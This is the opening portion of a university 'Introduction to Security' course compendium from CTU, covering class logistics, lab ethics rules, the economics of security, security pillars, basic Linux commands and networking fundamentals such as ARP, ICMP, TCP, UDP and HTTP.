

B4M36BSY/BE4M36BSY

INTRODUCTION TO SECURITY

Compendium of whole Class

Winter semester 2023


Credits


Illustration: Fermin Valeros

Design: Veronica Garcia | Veronica Valeros | Ondřej Lukáš

Content: Sebastian Garcia | Ondřej Lukáš | Maria Rigaki | Martin Řepa | Lukáš Forst | Veronica Valeros

Table of Contents

INTRODUCTION TO THE CLASS, SECURITY, AND NETWORKING.....	4
Class Dynamics.....	5
Intro to security.....	8
Connecting to your dockers (we did a break here) 16.15hs.....	13
Introduction to Networking.....	15
FINDING COMPUTERS, SCANNING AND BASIC NETWORK ANALYSIS.....	25
Basic packet capturing.....	25
Penetration Test Methodology.....	28
Reconnaissance is the first step. Nmap!.....	29
Let's analyze some real PCAP file!.....	34
Analyze the scan capture.....	38
Extra Content.....	41
GETTING ACCESS. FROM PEOPLE TO VULNERABILITIES.....	43
Attacking Others.....	43
Social Engineering (SE).....	46
Analyzing the attack surface of your target and deciding how to attack.....	51
Exploiting configuration errors in SSH.....	51
Exploiting software vulnerabilities.....	54
 DETECTING INTRUDERS IN YOUR SERVER.....	59
But first, how to know if somebody logged in to your system?.....	60
Check the users that logged in with standard methods.....	61
Hardening User access.....	62
Check the system logs for logins and weird things.....	64
Hardening of files and directories.....	64
Umask.....	67
File Attributes.....	68
Extended Attributes in files.....	71
Capabilities to processes.....	72
Access Control Lists (ACL) in files.....	73
Check the existing users in the system and password database (root needed).....	76
Check the users in the system but only details of them (no need to be root).....	77
Find modified files in the system.....	80
Find other artifacts of intrusions.....	81
Host Based Intrusion Detection Systems: AIDE.....	82
Extra: Automatic analysis of log files.....	85
A GAME OF DECEPTION.	
VIRTUALIZATION AND THREAT INTELLIGENCE.....	87
Sandboxing.....	87
Virtualization.....	92
Threat Intelligence.....	98
Honeypots.....	101

PRIVILEGE ESCALATION, PERSISTENCE, SIDE-CHANNEL ATTACKS.....	113
Side Channel Attacks.....	113
Gaining Persistence.....	117
Privilege Escalation.....	121
Staying under the radar.....	128
!!! Don't forget to clean your docker!!!.....	137
BINARY EXPLOITATION, FUZZING, SECURE CODING.....	138
Binary exploitation.....	138
Binaries / Programs.....	139
Virtual memory.....	139
Stack buffer overflow.....	144
Binary protections.....	147
Return-oriented Programming (ROP).....	153
Fuzzing.....	158
Secure coding.....	162
Appendix.....	164
REVERSE ENGINEERING.....	166
Reverse engineering.....	166
Example 1: A Python-based Windows binary.....	170
Example 2: Reversing a Network Protocol.....	172
Example 3: Defusing a binary bomb 	177
AUTOMATING ATTACKS WITH MALWARE.....	192
Automation and malware.....	192
Command and Control Channels.....	201
Using the Lightaidra botnet.....	206
Steganography.....	212
MANUAL AND AUTOMATIC DETECTION OF C&C CHANNELS.....	218
Manual Detection of C&C Channels in the Network.....	218
Automatic Detection of Command and Control and attacks with Machine Learning.....	227
CRYPTOGRAPHY AND WEB ATTACKS.....	228
Hashing & Cryptography.....	228
Web Attacks.....	243
Browser Security.....	255
Bug Bounties.....	258

INTRODUCTION TO THE CLASS, SECURITY, AND NETWORKING




Teachers and their motivation

The BSY labs teaching team belongs to the Stratosphere Laboratory, a cybersecurity research group at AIC, FEE, CTU. Website: <https://www.stratosphereips.org>.



Ing. Sebastian Garcia, PhD



Ing. Maria Rigaki



Ing. Ondřej Lukáš



Ing. Veronica Valeros



Ing. Lukáš Forst



Ing. Martin Řepa

Bios of teachers

Sebastian: Love to teach, and research in machine learning and network security. Love to hack all the things, learn, attack, defend, pentest, explore and develop.

Veronica: Researcher @AI Center, project lead @Stratosphere, and student @LJMU. Love honeypots, threat research and working with others. Likes to watch old B&W movies.

Ondřej: PhD student @AI Center focusing on Explainable AI & Security. Likes to play sports, travel and cook. Passionate football fan.

Lukáš: Security enthusiast, formerly working on E2EE messenger, now working as platform architect for Edge Computing platform. Secure design by default & Wasm for the win!

Martin: Alumni of the class, software and security engineer. Love the never ending process of securing and exploiting. Think outside the box and let's hack the simulation.

Maria: PhD student @AI Center focusing on offensive applications of machine learning in security. I like to play CTFs, guitars, and learn new things.

Why are you here? Let's get to know each other

This is where we hear about you, what you like, and why you are taking this class.

Class Dynamics

The goal of the course is to give students a solid basic security knowledge by learning how to attack and defend by following a basic penetration testing methodology, with a focus in network traffic.

Teaching Methodology

- The class will be held every Thursday from **14:30-16:00**, and from **16:15-17:45** in person at KN:E-107.
- Classes will be live streamed on YouTube.
- We use Google Docs because this allows you to:
 - Make a copy of the class document and add your notes
 - Copy-paste the commands directly
 - Have a live document that is being fixed and corrected.
 - Have the step-by-step of everything and not just a summary.
- We use hands-on training in docker containers.
- Courseware for information on the class, links, assignments info:
<https://bit.ly/BSY2023COURSEWARE>

How are we going to communicate?

- Questions and discussions will be through a matrix server:
<https://matrix.bsy.stratosphereips.org>. You will receive credentials by email.

- If you need to ask something that is not private, **always** use the #general public room in matrix.
- If you need to ask us something more private, ask us in your private room with us. All of you have a room shared between you and all the teachers.
 - Optionally send an email to our special class address (to be defined later).
- Please **interrupt and ask questions** during the class. We will answer. Do not wait until the topic is over.
- When asking questions to the teachers (Email/DMs): **always put all teachers in copy**.
- Online Etiquette
 - Mute the mic when not talking
 - Do not wait for the end of the class to ask questions

Class Methodology

1. Laboratories will be alternating attack/defense classes.
2. What is the purpose?
 - a. To know how to really attack computers.
 - b. To know how to really detect those attacks.
 - c. To understand the growing difficulty in defending a system.

At the end of the subject, you should understand the principles of security, how basic attacks are done, how to defend against them, and how to analyze attacks in the network.

3. The infrastructure setup of the laboratories
 - a. We run Linux Docker containers in our Stratosphere Laboratory servers.
 - b. Each student will be assigned a Docker container.
 - c. Each student will have to defend this Docker container and analyze its traffic.
 - d. Each student will attack other Dockers containers to accomplish different goals.
4. Your goal as an attacker is NOT to be detected.
5. Your goal as defender is to detect all the attackers.

Grading

All the information about the grades is in one location in the Courseware here: [Grading information](#).

Assignments

1. From time to time (every week or so) we are going to give you assignments to do at home.
2. The points for each assignment are given when you find a FLAG after solving the assignment (CTF style).
3. A flag is a unique string with the format: `BSY{64chars}`
 - a. Example: **BSY{1a1a1a1a1a1a1a1a1a1...a1a1a1a1a1a1a1a1a}**
4. When you get these flags, you must submit them to the CTFd (capture the flag) server <https://ctfd.bsy.stratosphereips.org/>
5. You can see if the flag was correct when you submit it, and the points will appear in the CTFd scoreboard.
6. You are not required to submit the flags every week. But we suggest you do them as soon as possible. Deadlines for the assignments will be announced with the release of every assignment.
7. All deadlines are final - no late submissions.
8. However, there are **Pioneer Prizes**! For every assignment, we will award the first student that solves the assignment with some nice presents (by submission time in the CTFd)!!
9. Each class we will give you some clue to start solving the assignments.
10. Assignment submission will start every week on **Thursdays at 21:00 after the class** unless stated otherwise.

Class Ethics

Since this class will teach some real attack and defense techniques, by taking the class you commit to the following:

1. **You can NOT**
 - a. Attack others on the Internet from the docker we are giving you.
 - b. Attack the assignment servers or CTFd servers
 - c. Attack other servers and service in the university network (outside of IP range given to you)

- d. Use the docker for other tasks than the ones related with the class. Do not use to develop, cryptomine or other things.

2. You can

- a. Attack **from** the Internet the dockers for the **students dockers**
- b. Attack **from** the local docker network the dockers of the **students**
- c. But the real question here is, can you?

Failure to comply with these ethics rules will take you out of the class, at least.

Intro to security

Why security? Computer security is a very important topic for our society and technological world. It doesn't matter what you work on in IT, it will be important for you to think about security.

The economics of security

Why do we still have security problems? Why can't we just solve all of them and that's it?

New security problems appear **all the time**, in old and new software, new attacks, new software, new programming languages, new hardware, new integrations of software, new networks, new humans developing badly, etc. If we create new things, we will have security vulnerabilities.

Imagine you are creating a new software. There's **always** going to be some new vulnerability that affects you.

This means that you are **never** going to fix all the security problems, perfectly and forever. It does **not** matter how much money you put in.

Then, as creators you need to **choose** what you are going to fix and what you are **not** going to fix.



Let's talk about online banking

Remember all the security problems with **online banking**. We can stop all those problems by **not** using online banking anymore. But most of humanity lives and works thanks to online banking, so the economical cost of stopping it is **more** than the money lost by the vulnerabilities and frauds online.

This means that there is an **optimal** level of insecurity that is **acceptable**.

- So how do you know which security vulnerabilities to **fix** first?
 - How much money and effort do you put in fixing?
 - Should you focus on what attackers attack more, that is cheap to secure?
 - Should you focus on the most valuable asset, that is expensive to secure?
- And more importantly, as an attacker, how do you know which security vulnerabilities you **attack** first?
 - How much money and effort do you put in attacking?
 - Do you attack the lowest hanging fruit that is cheap to access?
 - Do you attack the hard service that is expensive to access?

This balance between attacker and defenders defines the behavioral dynamics of the economics of security. **Knowing** the incentives of every player is very important to make decisions.

Let's talk about data leaks of customers

- Why do very few companies put effort in protecting the security of the data of their customers? Why, if they can, hide the fact that they lost data?
 - Because they are **not** directly affected by the problem. Is **not their** data.
 - There are no **incentives** to protect it.

- No lawsuits.
- No regulation breaks.
- No stock lost if hidden.
- No intellectual property lost.
- People responsible for protecting **do not** suffer the consequences of their errors.
- And why can some people steal money, sell your data, use your identity and ruin your life?
 - Because they are **not** affected by these actions. Is **not** *their* data.
 - There are no **incentives** not to do it.

Let's talk about your next new product

- So you want to create your next software that is super duper secure.
- But the pressure of the market will drive you to first have a software that works well, that is used by people and that has a value.
- The cost of having a security vulnerability when nobody is using it is almost zero. No **incentive** to fix all of them.
- So it is economically optimal to deploy early versions that are working but maybe **insecure**. The 'eternal beta' paradigm.
- Only when the cost of having a vulnerability is **high** due to the users, it makes economic sense to fix them.


This economic security principle is called the **misalignment of incentives** and is the reason why most security problems exist.

- It may be fixed. Maybe.
 - For defenders, with regulations, standards, laws and obligation to share information of attacks.
 - For attackers, with law enforcement and sanctions. And of course with education and awareness.

Let's talk about your new product again

- You want to make a super duper secure soft, and you did it!! Is crazy amazing.
- In security, customers do not have a way to **verify** that a product is really more secure than others. There are no good ways to compare, test, and objectively **know**.
- You have to trust what the vendor tells you. But sometimes not even the vendor knows if the product is better.
- This creates an economic market where **nobody** will pay more for a product that they don't know is better.
- Then the market is filled with cheap, bad quality products. Customers can not differentiate.

- This is called a ‘lemon market’ and the guy that discovered it got a Nobel prize.



This economic security principle is called the **asymmetry of information** between buyers and sellers.

Let's talk about your new amazing Intrusion Detection System

- So you get a new IDS and detect every infected computer in your network and stop it.
- This is good! But the effects of this good security are not **all** seen by you.
- The Internet is actually a better place too and people are attacked less.

This economic security principle is called the **externalities** of your decisions. All those that are affected that are not you¹.

It is more promising to analyze cybersecurity as a defender-attacker dynamic, emphasizing the **incentives**, rather than only focus on the vulnerabilities.

Pillars of Security

- **Confidentiality**
 - You can not access the data without authorization.
 - More technically: “information is not made available or disclosed to unauthorized individuals, entities, or processes” [wiki]
 - E.g. encryption is one way we can force confidentiality

¹ Ok, ok. Externalities are all those third-parties impacted by the production or consumption of a good that were not directly **related** to the production or consumption of that good.

- **Integrity**

- Data is not modified without authorization.
- More technically: “maintaining and assuring the accuracy and completeness of data. Data cannot be modified in an unauthorized or undetected manner”
- E.g hashing functions are a way to check the integrity of data.

- **Availability**

- Data should be available for those authorized when needed.
- Everything should work correctly for this to happen: “computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly.”

- **Non-repudiation**

- Neither party can deny sending, receiving, or accessing the data.

Transversal pillars

- **Authentication:** the ability to confirm with a high degree of certainty that they are indeed who they say they are
- **Authorization:** Once authenticated, what are you authorized to do or not.

What is an attack?

When we are dealing with network traffic in security it's common to try to focus on attacks on the network. But what is an attack? Is an attack an exploit in a packet arriving at a server? Is an attack a Cross Site Script including in an email link? Is an attack a bunch of DDoS packets? What about one packet? Can it be an attack?

- Difference with normal traffic:
 - Which ones do you think are the main differences between normal and attack traffic?
 - Content? Behavior? Destinations?
- What is malware?
 - Which is for you the definition of malware?
 - How can you know if something is malware?
- What is a botnet?
 - Which are the characteristics of a botnet?
 - Is a botnet malware? Is malware a botnet?
- What other types of attacks are there?
 - If you want to detect attacks, what should you detect? Why is Snort/Suricata not enough?

Connecting to your dockers (we did a break here) 16.15hs

Let's connect to your dockers and test you can access.


- You should have received an email from us with all your necessary data.
- Connect now and confirm it works! If not, chat with us in the matrix.

Doing this correctly should also give you 1 point for the CTFd. So go and get your point in the CTFd!

- Do not remove the authorized_keys from the SSH.
- Do not delete the whole docker please.
- From Veronica, she has a message for you "Do not try a fork bomb on the containers, it was already done by past students, thank you very much."

Basic commands

- `ls`
 - `-al`
- `ps`
 - `-afx`
- `ifconfig`
 - `eth1`
- `ping`
 - IP or domain
- `mkdir`
 - Folder name
- `htop`
- `vi`
 - If we are doing this...
 - `vi test.txt`
 - Vi has two modes: editor and command.
 - In **editor** mode you edit, in **command** mode you control. You change from one to the other with:



I am stuck and cannot escape. It says:

5198

type `:quit<Enter>` to quit VIM



But when I type that it simply appears in the object body.



vim

vi




- How to get out, be careful is complicated
 - In command mode do `ZZ`

- nano 😊
 - Save with **CTRL+O**
 - Exit with **CTRL+X**
- more here: <https://cheatography.com/davechild/cheat-sheets/linux-command-line/>

Introduction to Networking

The **OSI**² model is a conceptualization of the communication of a computer system in 7 layers. The **TCP/IP**³ model is the definition of how it should be implemented in the TCP/IP stack of protocols in 4 layers.




Layers of the TCP/IP protocol suite, together with some of their protocols.

We say that there is a **vertical** communication where the information goes vertically from the top of the stack to the bottom, and each layer encapsulates the information given by the upper layer. The information given by the upper layer is the payload of the current layer, which adds a header to it.

² https://en.wikipedia.org/wiki/OSI_model


³ https://en.wikipedia.org/wiki/Internet_protocol_suite



Vertical communication in the TCP/IP protocol suite. Each layer encapsulates data coming from the upper layer and sends it to the layer below.

The successive encapsulations end up creating a final packet at the end. (If we are rigorous the structure created in the link layer should be called frame, but everybody calls it packet).

There is also horizontal communication. This means that each header on each layer is meant to be read and understood by the same corresponding layer on the other host of the communication. So, for example, the IP header is written by the IP layer on the source computer and it is read by the IP layer on the other host of the communication. Therefore, the IP header and data is carried by others but read by the IP layer.



Horizontal communication in the TCP/IP protocol suite. The header of each layer is meant to be used by the same protocol in the recipient computer.⁴

Basic protocols

ARP

- Address resolution protocol.
- Makes the resolution between an IPv4 address and an ethernet MAC address.
- Needs the mac address of the sender and the target.
- Also needs the IP address of sender and target.

⁴ http://www.tcpiptide.com/free/t_ProtocolsHorizontalCorrespondingLayerCommunication-2.htm

```
> Ethernet II, Src: 50:ed:3c:39:bc:d9, Dst: ff:ff:ff:ff:ff:ff
  Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 50:ed:3c:39:bc:d9
    Sender IP address: 192.168.0.65
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 192.168.0.234
```

ARP announcement

- Announce which is your MAC.
- In ethernet it is broadcast destination
- In ARP the Sender IP and Target IP are the **same**.
- The target MAC is zero, which means all the hosts.
- The sender MAC is what is **announced**.
- If it is of type Requests it is called a Gratuitous ARP.

```
> Ethernet II, Src: d4:d4:da:9e:a7:4c, Dst: ff:ff:ff:ff:ff:ff
  Address Resolution Protocol (ARP Announcement)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    [Is gratuitous: True]
    [Is announcement: True]
    Sender MAC address: d4:d4:da:9e:a7:4c
    Sender IP address: 192.168.0.139
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 192.168.0.139
```

- The announcement can also be done in a broadcasted ARP reply.
 - Both IPs are the same and both MAC are the same.

ARP Probe

- The ARP Probe polls the network to validate that an IP address is not already in use.
- Opcode field set to 1, a Request.
- If the IP address in question is in use, we expect a Response from the owner.
- The Sender MAC address is set to the initiator's MAC address. The Sender IP address is set to 0.0.0.0.


```

> Ethernet II, Src: b8:27:eb:e6:f0:ca, Dst: ff:ff:ff:ff:ff:ff
  Address Resolution Protocol (ARP Probe)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    [Is probe: True]
    Sender MAC address: b8:27:eb:e6:f0:ca
    Sender IP address: 0.0.0.0
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 192.168.0.142

```

ICMP


Internet Control Message Protocol

It has a *type* field (255 options) and a *code* field that defines its functionality. Most commons:

- Type 0, code 0: Echo reply (what ping sends)
- Type 8, code 0: Echo request (what ping receives)
- Type 3, various codes: Destination unreachable.
- Type 11, various codes: Time exceeded in transit.

TCP

TCP is well known, connection oriented, with error corrections, re-transmissions functionalities and congestion controls. Designed not to lose one piece of data if possible. Here is where the typical **three-way handshake** happens:



TCP Connection Establishment using Three-way Handshake

UDP

UDP is not connection-oriented, which means that there is no guarantee that the packets ever arrived. It does not create a connection. You send the data and that's it, you don't care if it arrived. Errors in reception are ignored in this level and left to handle to the upper layers.

Why do we use UDP?

SCTP

SCTP is a kind of new transport layer protocol (Stream Control Transmission Protocol) that combines properties of TCP and UDP. It is message oriented like UDP but guarantees the sequence and transmission of messages like in TCP. The key concepts are the chunks that can mix data from different applications in one message.

HTTP

- Hypertext Transfer Protocol
- The “Web” protocol
- The most complex and extended protocol so far. Everything runs on HTTP.
- Many methods
 - GET, POST, DELETE, PUT, HEAD, OPTIONS, CONNECT

HTTP/1.0 and HTTP/1.1⁵

- Text based
- A valid HTTP request must have at least
 - One line with the **method** (GET, POST, etc.), **URI** (/), and version (**HTTP/1.1**)
 - One line with the **Host:** www.google.com. Host: 23.23.23.23 header
 - Two **newlines**.

Let's try it!

- Log in to your dockers
- Use nc to connect to any server and port.
- Ncat is a simple tool from the nmap suite to connect to a port, send something and receive something.

⁵ https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

- [ncat 1.1.1.1 80](#)
 - [GET / HTTP/1.1](#)
 - [Host: 1.1.1.1](#)
 - (Press Enter twice)

HTTP/2⁶

- What is it?
- More efficient: Compression of headers
- SPDY⁷ like: 443 on UDP?
- Push from servers: Data without the request!!
- Several resources in one TCP connection. Several connections per flow.
- Its binary
- Should use the same URLs! So how to ask about the new protocol?
 - Upgrade: header
- Are you using HTTP/2?
 - Open Google Chrome and browse www.google.com
 - Right click + Inspect (or press F12)
 - Go to 'Network section'
 - If needed, right click on the headers and add the protocol column
 - Check which protocol you are using.

HTTP/3⁸

- Improvement on HTTP/2
- No more TCP! 😬 Only QUICK.

TLS^{9,10}

Transport Layer Security.

- Public/Private keys and Symmetric Keys

⁶ <https://en.wikipedia.org/wiki/HTTP/2>

⁷ <https://en.wikipedia.org/wiki/SPDY>

⁸ <https://en.wikipedia.org/wiki/HTTP/3>

⁹ The Illustrated TLS1.2 Connection, <https://tls.ulfheim.net/>


¹⁰ The Illustrated TLS1.3 Connection, <https://tls13.ulfheim.net/>

- What do they do?
- How does it work?
 - > Client Hello
